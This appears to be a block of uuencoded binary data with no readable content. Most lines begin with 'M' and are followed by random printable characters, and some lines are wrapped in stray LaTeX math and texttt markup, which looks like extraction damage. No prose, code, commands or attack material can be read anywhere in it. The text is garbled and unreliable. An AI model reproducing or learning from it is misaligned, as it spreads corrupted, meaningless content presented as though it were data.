$MV.U^{(\32:37RFI+ED/>W=_/]Y[XT9T/'WM1N:3ZEQ-L+[I5.+5/AUI"A&P-WV.U^{(\32:37RFI+ED/>W=_/]Y[XT9T/'WM1N:3ZEQ-L+[I5.+5/AUI"A&P-WV.U^{(\32:37RFI+ED/>W=_/)}Y[XT9T/'WW1N:3ZEQ-L+[I5.+5/AUI"A&P-WV.U^{(\32:37RFI+ED/>W=_/)}Y[XT9T/'WW1N:3ZEQ-L+[I5.+5/AUI"A&P-WV.U^{(\32:37RFI+ED/>W=_/)}Y[XT9T/'W]X[XT9T/'WW1N:3ZEQ-L+[I5.+$ MHH%V[]2S-NRCIJ_>4,H:"=#+RK'<9<-H9=BOQN^V>Z][7/"(*)9L<N\$,27H3 M66X1E;;=PX?"5V<<.]RNT1S1:QN\$;K)3A-@VIT&\FMS'I3F?G]+7PXUBC#^Y MAM&1K^\<!]JM2"PR[N2[2L/>BMH>4:U[FUC4M*S9R[>`OIUV][![/`K),63] $\texttt{ME}/\texttt{>G'})\texttt{DU}\\\texttt{LQAQI}(-,\texttt{<}\texttt{1&4}:\texttt{NR8JS.+})@!\texttt{S6AFL7K*T5.X+CS7})\texttt{DBDA}\\\texttt{J=.-:R}$ MO`^<<^FG=6H[PLD%]5WUD)"ZFW4'KK_MRS+=J5E#'F76SB[^P<-J1L\!O#87 MZPVA.][)6\$G7%*'HX/R\$WZU.A?:*[U.@)]A! R4<GIMQ@;^S7[VO:X)YB@*Q M6#\`L=>.K NR.ADK"MTK^U#7<^6OP4LKVN&V][Y/:P'V:A[A;RIB^7R["XS0 MQ_2'RE610S1XBC!1`*7Q^>3.\>UK%G7S4.U"Q<`_U\$_*<WSVF),JBX`11:OG $M; 5,!4/4KN+B < 936$/*C^-6H+00_6(7_G&&/<T_W?GG^!U*+???**3!N3-ZW$ M^@T'8/SW_[32L:_^/WKB#Z'G3YTGSU%E,'A^+V4XO+V4DX`/99:O[OX("%S $\texttt{MF:;@6QP]0E??"OR(=YF)J1}X@"_J;-R=XQ<<OP`7(\#[L>(FUY8;C2*!3\#;T)] = \texttt{MF:;@6QP} = \texttt{MF:;06QP} = \texttt$ $\texttt{M8!G^G_\$?>T"A\#4`<T]5H:_`Z_+9NVS:=`T^V*;\#\$G,DW?)8+*\#T`\D_6TET\$ }$

M9/;<]^E/>^ZV*=_\S_5"CF[]'B5[?O:-U!I)L5JGTZR'K(RT)L2\#7("7,'/ MI;X_?P'O"(K'1*Y@#->A*FL"TAYQHPNX_55HT]*=/N28<5126%)D=@U&.8C6 M"H_9CXRA(?3'V8?6]\>AUU()2=_C2D:\@FU%,=80)ZY6Q>PX=V`H_A5:N'Z M[\XH1RDQIR-,:PIJB5(VUA1[#V0,[G3Q!B`_\$*.IPFD+%*!QOE,+]`>,`Z5H M-+\$`\$=-PCQ_@Z]J#]D.*+_\\$62?"43-S!T1R,222Q8\$[\[SZM3/XZ3K;X>U[4] M/KQ^=DA;; EF(&,AN*\8!E\$+ZVE1OUV:P"@P@G'@D&&%#X@B3G0E)ZS/WKC=G M?IJ:&(TV>80/7#<R0\$N52B\$'BH(`K/\$.:+6<";L%/UC`YVD("DNWT?FF'(@E M@P)&V6*XLL!BD'0/QMV&Y7C/^E&S[7?FHFHSBW`]#;U.7;V?(W[7<6NG8E[L MNP.4%P5Y=9')L\$0!(@,D!W#4+.<>9,97"#!/;=;?0]+%F?F,)C`G_!/%%?UE $M7@CW;C;%(J.=D\%(>X]#@(D4*]_BK^S>.:D0*R\<^-RLJ0=E6'84-[^AX/IB]$ M@3<OW%^5<84_LKT76(0H0R0A0ZE]Q!NYR/EHWT5E];1*_=SEJHK8@T2`B`@N M_CG>S\Z%JR9*(<I&8`)8##:PA7F+_CKC!,H&8&%OTNRZ;8;F\K<Y-=\$;C29\$ M'0[)0/M.EA",OEGZW:/?FD.KJ^/S7FO%^->ZB';D*X#)()X%#%YY?YC/\$\$XB MIQ"0,!Z0^O3U-.H\$7\"ED^"@<90`/_>4TF+5G?N5HF0`Q_)%&2.*OO!G`L6@ MO"ODM!.L=O;/=*M&_J`0"%`0A1!WT223_S=M_(SK.GU4ZT8^\@::694^2BI_ M8MS^#V3'#&53UYRQ9/01&&]0OY'R\$)ZREB]YVV?WLQWJR-:"@/IS<3DVP3,, M5DS]7'/P0)X58U]/P5S,>>8T'(F'LKGQEDTEE>SW4X\S_[W@3CF!83&X2Y4. MFS,?EQPO&_E:C1G8_/\5>-<3NG^F;-ON].?4NPYGF!)O5:L*K!'L];%A.VM MYD`B8/B2B1+&4YUXI4"'1D:?)O\CES*0H4QAE6=Q0G6!F>5O=Q"\$`@4Q<A(^ MFB+#Y\W7*%)((S51ANVE314+IHC5Z^E@6WW>N9_(HG#+OI*]8A"%D=/\$J%UI $\texttt{MHO^)*XQ}_!, \texttt{P4SL}\$\$(-8]\texttt{B^''}\\ \texttt{S^C}$Y[\texttt{EB\#^@^31\&C7:FXW}&G`U\$LX]\texttt{N}$=\texttt{N}$.$ M14'&!:XQ`.HNP>5RSAW]S&H7\6][,-1:0ED^"?103GXE:Z*:TR?&^DRTGT_. MKO#],4=G`HN#AUYD=BE=N,9PS%U2([7':0]]]#ZS^->TGB8\FR>H'2#UO(BY MQI*99.LDG=QZ3Z_Z4*=>\$)!Y95V8&N^]KK=-\$//60QQ[QH@C>/2'^N&!_T^? $\verb|M|| \verb|HSU/OQ^^\$ | $$ \| LY$Q4R:Y | $$ (DA=O8=3V<_]6.,Y>& [<!QQ7[NNA$GZ>7Z'O()] $$ (CA-O8) | $$ (CA-O8) |$ M)^%W#K6X/UT6?A>N,]ZYF:JE?=JV7O"W@59*BU=H&#(&`L_)DJE-\$HCU^>T: MTK?TZI<FIDUKYUCZ?>4A]7&903DTHLA9.2Z7B@14:OL0"XQL[072"%AY5%A% M[6N@SWE-&;)K]ANBM(&N*@WR%BI-GRVT%?%E8(ID5?E'F\T\$,(96\G%RN42J M?0I-#-I[7:S;UEVJ#KLJQ>I.\[!V2F,H%D_.13==::/-TL2>:+K\-O/TWC86 MJNM50>=*I200QC6]*KN)=<\JAC7*?OPK'PD</J;//*6^^Z6S]#]D*RZ_=%#] M>GK*#!#RON/KFOYRO2#.%9^#Y7NF\LP&0CN'IQX_%[][K_K#H`=\$V4M<RV!+ M%*T^B]F**!^/IO6]CL5]<L;04T'K"62ZZ_Q3AE@2MOB_K?X7[0]\52M=;3^ $\texttt{MPU-<8 M2+>D-'B[G3)B/5?]?W+Z;63} + \texttt{W:ZXT/^.WU6OO_X7} + \texttt{\#K-W0} + \texttt{W*7}$ $\label{local_model} \texttt{MTD@1ZHGX@Y/A,_'_N>NPS7CQ4.*1ZP?9L+7M?N\K>X_Q,FT\+=^CD=GS_+G"}$ M`-Z(PJKV;G(.MYI@5P:+\$?PVG\$XN37M;7(:K.+8@_\$X1JN,0N<67S<O2_:X) M_UH,;?@X>BVML"98M?.#Q=KQ?^SF?<`Y.K&D[7]S0N_GC?:V]!0&?51:"VC M:G-#>GB:*YK_6E)?%5"K3^A1DAC5VE>VMQHYZW.*(\$%%=I>'T1;9GQ_+YZN $M-@?,:/>,3/%>>T;Y]0Q;U`[?FPT[:*[2)AN6\EHPH&JYVBV]F"KV4F>Q=&+.$ $MR5;@E=N#)_T)+I*O=R<JAO`PD7VG>BQ(D9!*@;)\7=EN[6R9U<:*S.B$647Y]$ M<40HP4A]GC='*[7GI1086@9_9\$\$I2E'`/MIS?Y3MTTI7G+>KZZIG#K'PG8J7 M;V<65^RK1FLQ_MM*4H?XXH!-A58B<RQ+^'G2<K(>L_P&AO:_\$_WI;XD?9^X; $M-')\02DAFD&<>17[8"34=E122^"3,)-\#8A+J^+T%^1]T=9-9%[Y_?^/Q&:T2$ MXJHA[]>?9\$\$RBUUT<5'C*WJ^22V!?U)+COVB4/`LX1;K K%,OX"\$ EC'T\$=! MYC`6N0!LC/PFQ_477W.[6E`E4^\-K,RE\$Z?B[N_TI798E,Q*)FDRB:&@#+>-MEGB6[1G1KB<%!LJHLO`\YBOU32C4"4^@K#\$8\$F1X88IIN+X>,4_!@TCFTZ/C M8.A`&T;#C37GZF.YZ[?29'C'ACEGYR-.;DT1\$'8)_4?@"G)Q5NE9GCQ`8G9-MFY_IWLE%A\2?F:.SZTO_VYLI6L2I^JPL;^VB2C>I9B.K&%#AI1E1=W]!EY7A M2\$61<*MP,9?X&J-G%RO^M%:\$<%@HZH5+_XTNH:\#6<-V;@]AT?=%7^63!?82 $\label{eq:mollsv} $$MO]L$V;/K[;G[MH4X(!_ZL^V60N\:M/\MC^\!S>9,\#YJ+\$!R=*(J"66X(A)"G)]$$$ M/RR/?SI_,'/.&\$L"3[_)^_^^CKKI\K59_WUSF?O#_("^4(VR`=PN;KH?'UY1 MLK4A8[Z>J9-7Z&T/I^NI[]KEK(,@ACVAE'MFXF1G?50A(=W78[^AS6XM#=5: MVUA(@PR9C3T:2>Z2M-P%!:-%8@@[)/YK\$3?<_LW7JL7[^3+>:WF:6N[/88%L $\verb|MU8?TZS`_U;4<-L]!(;,ON!=$+\)>P:PM2I6!]3SS7GM72M17]S\G@=+;5A+Z$ ME+NUE^_Y@TF`71X"^3JC3[)A/BLVF\!I#%#*+AZ^X1S4[V^PK\$\$(0<\$X;.02 MBGOJW05/:M7D4GZXK@M"L:@DTN85W2Y=)Q.O47R2;2^-)F^@+DT>#*61L(P^ $M^{1+5-...}V0L3=KH-/^{2}UI>\\O=&D79YXZ^{2}FQ(8,-P^*/44VFX8=@O@32&:P')$ M`6@,X_8(*'%G]S#Z\$]T2F[OM&Y\NU*OK!]T+\$B1/]#+P'^Y!K`T%V3RT0#EV $MNSS(C<I/C;T-O+?3CES]@^),,<+K\P8CAW;&>677XB7,.<#[!)_3@,'0ETN$ M8I#A^JX'`BK(9!FNN)%/"MO53ND6NYGB8QWVQ?VAL^3HG_@;RU='>E-SY-7, MBE%F7UV@_P=.G\%72]*9Z@T.SY\HK-%\$SIB-T`U)&9-KT"D2/;TP7'C2T3U+ ML.!U'D3J)G1.ON^+^/J>U]5G#EFZ>V\$Y)-[+56,.*CDG_J?QXPSUIGO+)7\$S

M)V, #*QI"34):M6LF:V?>V99,8;*1!4@E>GFEU*[J(<B'4TK<GEU:_)LGUH4Z $MH>M2D[B6SL\&_<80I;,VC9)DPXL\#G,D5\BS>L:)*@%$,G)<&K3J&F*724,=+$ MVIU<_11E^0PK(4:M=6?76!G.E-3OKJDL!<BS;M\OB,S+KPTXN>L?FX+:H\.P $MKU&[-.H+A(>%?"?0SG_2]RNL3_G:=Q-\7A'2J\#!C?I'9>/:1=>'<+S*CSL1$ M45C2[X>MT=MQX_I8!SW]=5U!OW]_W=PUQU1ZMM@>#&LK3"5';S74)[-H`%=. M#EL%06=.P>24G\D<'EV[HW?OISFH%37]6[7/Z%\$B3?Y4UH>IU/6:P=H/\$=73 M[[O?9X75\$]RN`ON<#`PEW]((%!C^8''%1T E;TH';UAO14+VBB-Z@7=B`?BC MHKV@)IZO`L<[Y]89K<AXQ/@)99.9U_1ASEA[.GJ<7F^_28#/Z>A5+^5<HCJ7 MC;8_;HWE?O-#TGSFKTN#TNR8\ADJ4;AK+RYF3^VI8;KR)SR*..[\[2DZ73.) M+G!WCD'"X<S,\MJQ<9I-K(W^"PA>/#5T.ZT\W<Q\OSS3%BH3A_Y/%RHC!`23 M3F%+TH^*K-:OLX6#)0)2&4\4AL'.B/AXPUUB@2DYS@9KU539>P9)EHH_N*IF M7R?:^'H;UMU9*%Z+]7J=\$=/6]0[C'[6V5KEBBVTE]\$5:,DTK;LI''&)0F>XT MLG^##BYNX<[MW&TO0'-&T*E0Z^:D.@10(5'?(^O-%T?H3P+''\))T8HW1E2N4 M["2[PS%\#P[S,W?%ZFWVXWA`<D^^+WCL->T\$_NX;\$#:,9Y;(OL"\=I[+A%>O ML[MM('^Q'M3J(Z`JW>*4"QE\$<H3B*9,I?LIC8MOKJ>@XLQ^.O@]*9W5_`[EU MQQ6#JKI"\$_(:]`H'EQQ'7+-_NT/JX2`1U0/KF2:EN01_H>(KN2ZH^]O;C&W@ MW&+AF]I_%];^]66-^196;HH:\$C=#^QNOYU*,'!M%C"3-0S\$2F5:-%W]@P<J^ M:=8Q8[H@0*]C0(L^[0W5X\$NC,?RCOBH#[:::MRTC7,6;COLT2AHE%;+:2Q/[\ MCRR+)O2YKIF\1:0A`E.WII`CAB_G6E`=71!*\$:Z/ME</8D=2ZR*Q4U5N[,_ M%?]LXPY.U96/)OU\$M_B^(J?I/_T>[3+(M*T9JU.X9@E^@<E%A#V\R2><:2[M&[JY<\@U*\$6*2)1_=%N\$+"*1&HWXJRZVBO6A5_[I#W05_6NOB&MRHZB\$7EA> M[T?9J@SK:,+A>!ATCXX5XG=Q^!EJEZ1A^3D\$(-VWZ\$3%?]EZ,O^)B8N\$?Y8) M!4?I21DI2F_)F/K!AN.2S/ZFANU?N`H\P_VBU=7ZIC#)&OU_2KML"1BRPE3J M%_X4*5>S.S'DNPQJTWY?V<T!/ST!P+E<E"9K1JBBTYSY^F2^ECEXLX@21H%* M3IBUB(`LNGII)Z,\WITC3^7C.[Y]\$I?(4\$@+8*=EA=SWI#[QE8]#*""B.01V MYQY11;_N>,JKTD+]G-5%@;"H@HL\$Q5L'^N7/S'%XJ1/17&VF]Z&;R((?C*3L M<AOW`01^*RXYF]FWT D)\?)2@71)G30T4]-7'S\$Y&-/JWN-&U\?F^)PLX/HW M?-IG"=P!(?DZ']+A<>U?FO'1C9"&%;CA`@KG`^;OWW4DY'O(4[H.@+'S/MGB M,TWRH%\$IU@DBE'YR#NA204;YB&]?Q]K<CC\B!&/R\90R8MP3G1/&]B7Y[GM? $MZVX;NU2M-3&D##S&0YMLN<@NLM5XM&N+,=R^ZCS,]HMK2Q?Q3#FW>=1]K]$ M.G*FFR2FA>R8GI!)[G^^E5[D]"HE*R(B:)=ASEJN0:M"/U13LH`:W>PCUGCT $M12]ZH\#,C;E',K@S:-\&"Z;&J^/".:0_]\#5FJ]`5:GBS,H/,1&.:M$M6$KN%6 M1M^{.34R}D>>)/0P\&4/Q5J_3%!M4KK9(\XODV\]A162P3:M/QKUFUR'44>>5$ $M^@IG>]*/?E9CIC)!>FPG^+3DN_?_+NCH&.2`I)+ZR\=-DZ9/7:?BJU75HM^J$ M.TN,'67D\$HOPW<%=EOY^T.*>^MMKR_`'\>4/V<<GBI6S*.O6CFOR_+KHX^^P $M['Y:18X";7#[[G49\-B^1X9>.[Q8P03;=08*^[AFUQOLO#CG42`+.M<4$]L`]$ ML8=1-;.VV5:P:DVMBL:(5(VI)S55A4',T^\V%''9OK\ODTKAT:U^.HD)+"=Q MIBVEW-2Y6ZAQH Z4N, XA>8.6A3[D?!V&TESA+1U,[>NE7X*.N\ 2#/V9M;)Q M%2ZW7C\JD2.>:]]6/-ZL%GHF%ZBP"FB=3`QG>VC6&[:W-<P:5%).\$T')*X80 M9\>;A#C>+#@VC_]_R_SI+:@P-2"VNH;\1SL]XG/"^E]=/NH0QUO[UHND#0U_ M(XZ_2L5TS5]`?RX\TY^.`-O_+,992?\$_'\>>=V'Z^W#HYQ.=T7HLYO+%?B_I M?"\^N&]_'FI5?)XO_MGT#T<'_@S-*:YS^ZBRR=F_-^(-UY-IJT=I7UWS?>Z9 MX_JIS?ZOG;R]E=@0JJ5_`(GS/RPWT@V3B/N)Y(O)%_#>?Q)W()_/UBMUX=_V MS7Z*>_\W->=5]5///ZA=T:XI]9>GM^SEK#G66ZZNC+(LQZ.@C3E7QFDAGB'V $\verb|M1L<AS9?"@CS;W4BR"K*!UDJ:,K&IA(J(Y-B5]:23[SF-SE@2]+<X?9N,J3AV|$ M>R,#9XF3IQ9?88_=,]@6_/<^[\$*OX;YN#C=?N:%.OROR@NW.\EJNQ9K`=[G? $M[*KX\>S@T*<\%/8T7-1MY1SR\&6L9@:B+0ZQ\520Y3S./8R[X6LEFC$V!E0\GW]$ MC)\$'*.#4T"Z:BS:C/&)\$3K=/3\,_CMK;T^;:\:A&`IL_^.?*:;;+XF2;3N6G M;'87X/-JC!@XR+%P37[R.4B,M\$7>B?@Z(\90[,7?99`BZ\$/Y9J6`C=T\$D>*+ M5+%N[8RHO_,'4[NFUMW6YB\41&9.^)*\Y_VB6*+C^9Z:VKQU/)%-8AG[9K](M[90600L#',)])LHG^T\]VOA[BL:N!;.]]\=?LE@G9W/>X?@CV![*XW8QW*\@ MH@ZWY=9L@?YN>FT>%^W7T!, NU9;)".\$C=<Z&0?ZI?M-R_"*YLL%*V&C.<PW' M\$N:[>K>[:'UG"2#81=KQ3`-<..3ZC[?VG\-K"_2=H[8ZS9_*4.,?OO>V+9%C ME>:SHR8]+;G9Y:.!C=W5]::1-<R>IE^RL?`O(%)03T!W\&O)516]DVI\W%5W M"BD`&`H_<XJZ]U4AXD0)_7LQFV7W&6TTRZL*\$F(_K_?G?]H2V!7[<RM_\$_E3 MC]FZ?W>9+ST5&Z.#B.WV[U8@9, `@&@6E:'`K^72\$DW>C1JJ2).)OSTM\$6_5+ $M-6\%GO[?C4]JJUO(^/1PF\=-^A'/I^FUGWT3$\#(6")FKH![1GZ6R.^<F=5VZ\#]$ $MH, P^{<<}:C_>UUK^{+}/W^{+}3]2?V4>@<R;9,/`P(!,C.8%Z7"Q+=GY],CQ7=^AE+$ $\label{eq:mv6-wjn^l="v]nG} $$ MV6-WJN^L="v]NG\.\09@`Y`B)6QQ3XG6YORQ!O)FK((CW4=%C!R/\#QVK^R\/\) $$$

MIHPTB'V>W-+TY?@/:^3^=`R?]!3L\6?L=7%JC/JXCP\JJ\$1X6J.4\$Z%5%L^S M495SX.L_)48RTM4<N5G"I1C5#A(:G.D;7B8")_B_.0T@\$!#V5FZX=YZWM91D M8WM@)N/"-X-ZR,F\QCR2(?D=@O6\=@K*[17`[R;UV1K%HJ.KV#3%6N;(H_4% M,LC!5<P_".W+EC3.I@9UF8PSE6==5E5M#`B+S+5)^*V2TDIIF\:E)G(R@5!0 ML)/;'F_&R>U21\G?]DO`7>RR[';_#;7_+.\\<=F*LHWOD6>7?D]M8?G9>'& $M%J[=[>HP+H$>W?5C+&41#T!TE2QY)2,I,F/N$[L7K>*D]PHF:/TX^YDA0;91$ M3:V[2%LF\F4T(9G?5%?BDY6,#W3F?GTA39!M"*1YP=JM7YWZ"N:(ONFS'4+, MMN!+D.BMOU'\PU?/+HJ]G5G';2L;H<Z%PN;PNSG_4_5_EVP9#"6CZ9VXYD_T ME"A5;+@OBVG1)ON$U22+'$['66/&^.(43\,(0^8+:,6Q_2M-&&6^9^9?L12]]$ M&YPR-L'REC<>BTU))"+QD)_6%)]7V?`QV&9G+QG^!@Z:W55[0]?]J3J-Z3ZL $M/?[OV[5)_<OR](N&[FSZQZ5>TDV];Q?P+;C\C?<B'[J/MV5>YZB^IT,<U^LQ]$ MU5<G,X(`/?U8RCQ3^\YUGZMT&?B%T3HO'=THT2P:B03R84MU'E,Z'UEV8=2T M-AIL;:+W[50,HRM`DFZAYR<;-PEDTL>KCSE'*4W@N2S*M&4\OV+!/MY=G0*0 $M&UBJM11\T07.JKMT5FNJN0:6J*^4P.T_\J!H0[]V5?I12C)5:)3(R'KZXK3G)$ M&.W7+G;B]Z"FO\$>K/U>JN-SM+2MTMLTU[!A\%[W7F+V^8LH;/P8#R-./'MB_ M*LRQ8=6?\72V'L9#%J]GP/Q2L3=T'?HL)Y)=YUR/4]I_@?GAWG1\$\$>HIO_!_ M@O\\$=69^18?'TI8UIE5)`9V,>8[9WO`J6[D^**:_*AC[+&[2^?>8&G]8*NWZ M&\`#B,`X4V_'G*X_DG[C_UXRWB\]OTKJ/5<G%?\$G*_,7ZEJSSOX\$^L];/\$_D M>3_R_<M,'KF"E;@PN'LV@6Y%QBL9J=0MT=5WVDW88G:Z&@8KXPD,*%*4Y#.Y $M4\6HO2F30X/W3!IWFC)M\#A39_>.\BW6=6,\CKVDG,8ZU\99_LMSYGI<O+IZ$ MA8/>@M_B]04Y,*<RK^Q+":/P,RMCA6NCW!VXR30:V\$1+QU4\$_0&15:;\$;*>- $MH%>4?<6W^FC%H[4ZSLX@)I<_-@9"2%NS39G00G(+32#`O;F)Z-#"0,US,:XD$ $\label{eq:ml} \texttt{ML(]4RBKG:QXA1ND9'\()Q&^/HRRJ.@;J&6X$#$7V$AM&LQC6(JT$*)G$U\<]B}$ $M6T.C^R/*_R-AIIPUDGOG,6KXE2\!CWRD<4R.M91G5L!!?:<-S54$&(F0JXY)$ MC!^B9L(4V^N.1#&DSU?86L.2;^>?]`]9IYN:I(/M>`I]E]:8_63WK^?^7&GJ M;HN''7<A:<Q92%J(2[D4-".B,<\$CF41-E!_&9^_O?:S:>^VGTRI'=+-S<)_M M]MCF]9,[/Y=#A%/&E5FLFXAIZ\$,!D#+<!)"&_Y5]<2AEG#/K>VXE+0ZJ<\$6^ M(6B\$_Q5UB]1#Z\I/1:?I,?^!4&X\$"/TP`GG!NZTQD\#%A>OM;J9`,#3D82K# M.SDJ7F>)&;_27J3QRA]T1[+.^>J%KQZN:\$B7H-TB%Y.!H2_R7L>+@+ZDB'&-MC\[8J5S7/^BETSK^&XMFNWTS%DBB2I]9[1.C[KT#^KF`PH08C]PNQE<\8W,: $M7\B\] NUD5[X)[F_$>-3)+W!?\#R[**C%^3VM""AX\G@;I^"^0OP,&Z<!I4=$ M2.R.3"`,8)@:-"("2"?W6.IR`R\8JK`G-`-[F_Z&,81!_(1!?M?%WQH74:L= $MI%D,.X2(_3#(&`J8:91XB%Q,00G[9"`Q/73`U_[T+QN85&:(V"'MN(7\N<BQ))])$ $\label{eq:mivl_gz} $$\operatorname{MIVL_GZ}P\6K-RBD280A\#WA=L6*\A>7Q2+SD_5+GW8=<5KO$P-E]D\#5\&@MQ$$$ M2S_5]B@BOAX,?4:V1E;+:C]#89?=265*.4*/VBH\$?%>JLY#7A"T(PN&\-6*# M*2A!&TO'\$5YTU8)K=?Q,OSG>II\[;%R@,9'^1\$\$F08W]NAF;5E,P@8Q']^'* MPUL_J_NWO]^_,O@#K.=)HDX3L+\YP^`LZQWC[I-AYB;Y`"0]9#E'84:!H1Z! M>3\00V4H\$"]A#:2#^!J;/#M4[&[VWX!J7CBW:34_BU];M>SPQS<37[[85B_' M\$\\$5V.,Y OI!,XEY/S8JDU5,\R31(!';CL3(S53FJ,C7\\$X*S^Y=/3^DRQ7':Q M#P3KU<8Z5=E9[[P?-8Z1#T<=>;FPM,:`XN;!+V%BZ>\NXQ&S'*(<#'"&WG]Z M4UAXCBOGZL[,)HDXLJ%1;C![]?^O3\PGZ<.GI^/5'K['S/> .PN1R\$R2,GUC MH-W8S\\$S;;#CR91GI>W],Z1%P2./ZSG71\$B6I5:8MV&5\$#R-S>.Z, F*N#`0 $MP5XZE)@8F3O_<^SZ2>">G=-H/TFDQY!U#?PM-`T\YE)X[6JW?.(C>SY::-N.$ $\texttt{M=]7EM40)0\#F*)G[-\&".?2YL/]`I^60601S14JD(9QRBI`7"Q/[AXT]0Q]!=Q$ $MOO\SV)/%(;GOVJ^T<<4GXG;'3\#P8N3-NUG'+N%XO>-]=Q;LWU.RZ(5\<=L+2)$ $M5\=\#G?.2"<J\&L>"NP*4BD,@"B:>PA>,S3BQVB42=D[HD%3(!6T4S6R-@*PH(B))]$ M)Q=1UV.:\$W862A.7]O`^\/SN[)Z>T]G@[LFRR?9%ZTDK#K[]-!/ZG,&3NK'K M"K=K[!C5RGCAN=3U=&VBG+6(H='K,MG)3"HF7#W`56AIX]_JY6.+H3'4+>/W M3C>^.\1H.>KKBIU[`G]E5M[#LYTTOP%L9PE'J\3E5^\$JULY&C4@\$\U!]/'<[M.)TM1D8CJDR[K186DW.=IMU_74+.M?=P=I=JW\$0=8#K;C+5/<B^+.G4^+R&; $MPDWL^=UJO5<:M"H.&/(2K5;+^G<+^<0P&^R^LO&><JXNZ*R2$\-I5,/'N GB$ MDL-OL%4;3J_;F+Y[^"JLWC.5"@ASZOG[4GJ%D_'3\(+WXNH`KN!^J@&D)9W! M+&*FD1!'&3Y)2Z/_C\9KI`&C#+WGMC^%W]4E2X8/96Q06)3@[BC:92J@58<H $M2_KY] #?_X_T_MOGOT/%K`_8;MW5CF(J2I5'UW2*=81/5G7[9-=Y1:],X%]?/$ $MC)\#M-,X"M^2@&@OI8=87"X7CC\#P2\#S\#$.V+Q]3DAI7'V:#<8M4UEZJL$11($ $M@6%Z>9M?JT;A))NEU"LVJ$_5HS^E]+\\&*%,VQC/S76-9<QPC`_#H^[4=6.Z($ MTERNG3ES)]JED-CRT/*;PT8-0NY_%L?PH?<\$Y\$N#5\$G^Z[Z4!0@V>XI*!'VM MO312Z2>0?<A[N#?/89]\.\O*`]=KL&[7!=T!Z)S*+TX_DU#\LTG0WLM^&7]_ M!_ONI1B.6407UFR5K)^1"8C?HXM7=:/NNNBV>.H;FUOVHSL3:&+_YP7']L<\ MT)ARW)\WMJLK31]K<%(XYA^%7!Z.X];VC?LSIX'[WM2KXML/*X76B<5>'S(8

M-+XY'9XK-F@%*AX7+/%.#K/I\CX<[0Y#5,5WB\/)<Y3/?TTVPGNL9E0S4[IM MV5L@Z_K:W]M\$S]P1OB2,PC?36.M%?F[GYLB?^[9\3N^<CR)[^W]_,EE4/7_Y MU--10'ASQ&PY4!"@R7I+8J5Y?Z-,>_V-!\G!1,5!@MP2<V*,4#?^NFQIGS&: MO<4+O.K=YN'A_^_AKBHONF5\EWYO+D//W(_-Z#H7J#3.6*ZBJT''_M_YW-'P M>?C^T\F_\'SBV06_U#TPN5;?WG_2K?>MVWN>QYG_L3W&7JKL@6DIB,W48'WH M=RC78ONUGG]7PV\=,_P>;[<;X&>Q=?56G@Y]OX?<A'>\R]KS-)YN1Z>U*^N< MKW\$%AT?RK1W>`^:=D:K#]1:9['V;="=S1U]>M`BTDQ)Y]/P, NVWKQJ+"@MM MO*\'I-6POC?_Y;U\$SY6]'YO)B`79IZZ;K%G#><J8'QEOS-'M6;=9TTK'CRC: MQ1UR-W"]&6JSHR_\1?J\$G3F84XY]918_NOBY1WHQ%^32<?_4J),3/_^HRT_G MMFVY*+9/OM)XZ;&V)-#^-9)A3W#,4:%SU\7\$F8=>MXHV&3I+!^M8<J1R'/[9 M^933ODMF;)&'[F0;EKVER4%Q55N9[]>\0Q5,V(^9D@6.3Q(J@-=NX5B<X22) M'W8_%\Y?^_L]J#!]G1RQQ0F]=DXRKNEH@SNQH</R9X363<\$D\6D<8T<PRC?Q MSD@B["1BL/W_,_XS_O'YT7C_K+?V]^@\$4<"(\$HTQ<V4#KD-%H\$UN8P?`/S:V MTH]AVNW&H.374L8&]C4.4.?-OP_&;NE[52.MAO1%X7,R#"W#E>J`LKW\7>+C MQJF%^R-K."L?M4<"PSBDX&'&4\$T`N773.0]20JF*))<16ET3UVO%M3\GQ8\< MQ3,-I%[I]3A0\1R4`@V@W+14FTL2,V*O]8;%BR:MY/>,RNAEQ"M>K?.YN=CI $MRJ.Z,;3^{+}126E[^{-}&G?PP?H8@=+:9U@Y/\):IN:M7N)3+X"G^N;33PK4EE.-]$ M\'A\Q_BE85";U\&9Y!&6&\:4`92\$ZXP2S^1!R`P8?L@@G*^A/RDH%EG@0XB? $MZ-Q.[1Q)S"M9^-*O!4D9:Z65MZ]%P;V9PZ_;H5F(=-'4MZ5*VV74SP=!4_$ M[\$E^4G4DN#-=BW<_]TU)L<%/1B__O_@-AE%W_FF_)K]576S\$PH-R&5;C6P0E M=HVJMRN62*'JSQ_",D:@F0VJG.WB-[?KSP>GJGW_IO-S?,Z)=RH9\$AF0.Z1Y MM.KH+2SC\$2N=[0/ZVH6&K^]/!,D.A!%EI]WT8\EY1[KM@628_M]:W:W3>GBK $MB.T/@)Z"K#%[H7V,KP3^M@.1"W@^.60Z+C(9L2#/5X4MSE]'TU>Q0:!1\5/_$ MR:7?5R?Q\$27>1(+P;"6)/1C.^IJ973<)_TG*D:CJ][X"\SO3]9VO9K:!\WZK ME0>SGV;UK3(=KB&3VSWXP_,TMQG2T%-?GK06\$9^@6(5%:>NH\$T(2H+\$0H@S+ MVFFEZ]/]3SJW'X?@LP0=6J"&8""R8#&I!JZ<M2`=[;\PMJ@(,+Z-_OM"U:_(M])ZN7D\$8E7:.P)3&\<2*+HT;H*(@0+G'Y#XQ,DL.7@)#J>DBX;5!MQUXSH!J MOYWK=6+6A[;4?FZ&RHPQUK],X"\MI&O-P'Y9A;C?\$;OM+0XG3<9C!/[G%:3' M/UP8Y7:]:U3IJS?H>CW;<[:+F0)_2-H"C_8"F^HSWD+9\#MSNK%_POZ4'60^ $M\R^XQW/\8 (4YXH9!QV)\&-!7<PZ+6*?)U)9;ZF\\O:3JP+".1VU$!6DT^\JU-*$ MY("4R3?B^SVO6A]#%EJ]E17+1\"J>:4FB8LHJ34%\$1@#+[!"'#<'0M01SDE(M+5Z5\$9P/L\C-W;0?5RXSM7*T::`R#JGJNHG.W,*E![IK))9I5S3ILHLZPO); M_KD!//630FSBEH!\$B,5D6!>UU7]RC[<6]'9?C;]_;4C>GQU9Y/3>Q&?YB6%L $M9-=K31KD_[H=W%_[<7-N-;'-9I!NSSIJB0_,V59]2$C[[?08?-I*(DI*M[C,F)]]$ $MAY;08^{-}[/=FT=$,9MK^{2}]X:]=AT'M&_9K-G;2>;-U*&<<1^{6}]BISGX:$TYN($ $M"+3WAU)5_:I7=3AWDBP7/5Q\B+,A),RJ(Q]"JU$S_Y*KE+KC@ZJFJK6CZ\@*$ M:1#%-:[[1<0JLIZ*F;:2"^7WU[DL#/T\$?U6QO\$4R#=&9CL0RHZ^\G?XU6KC2 M-;]-)V%U"G%4'!9/]798U5VI1P">1>+L_4.8%=6M!`*YP-7_->2<]&;EN2R) 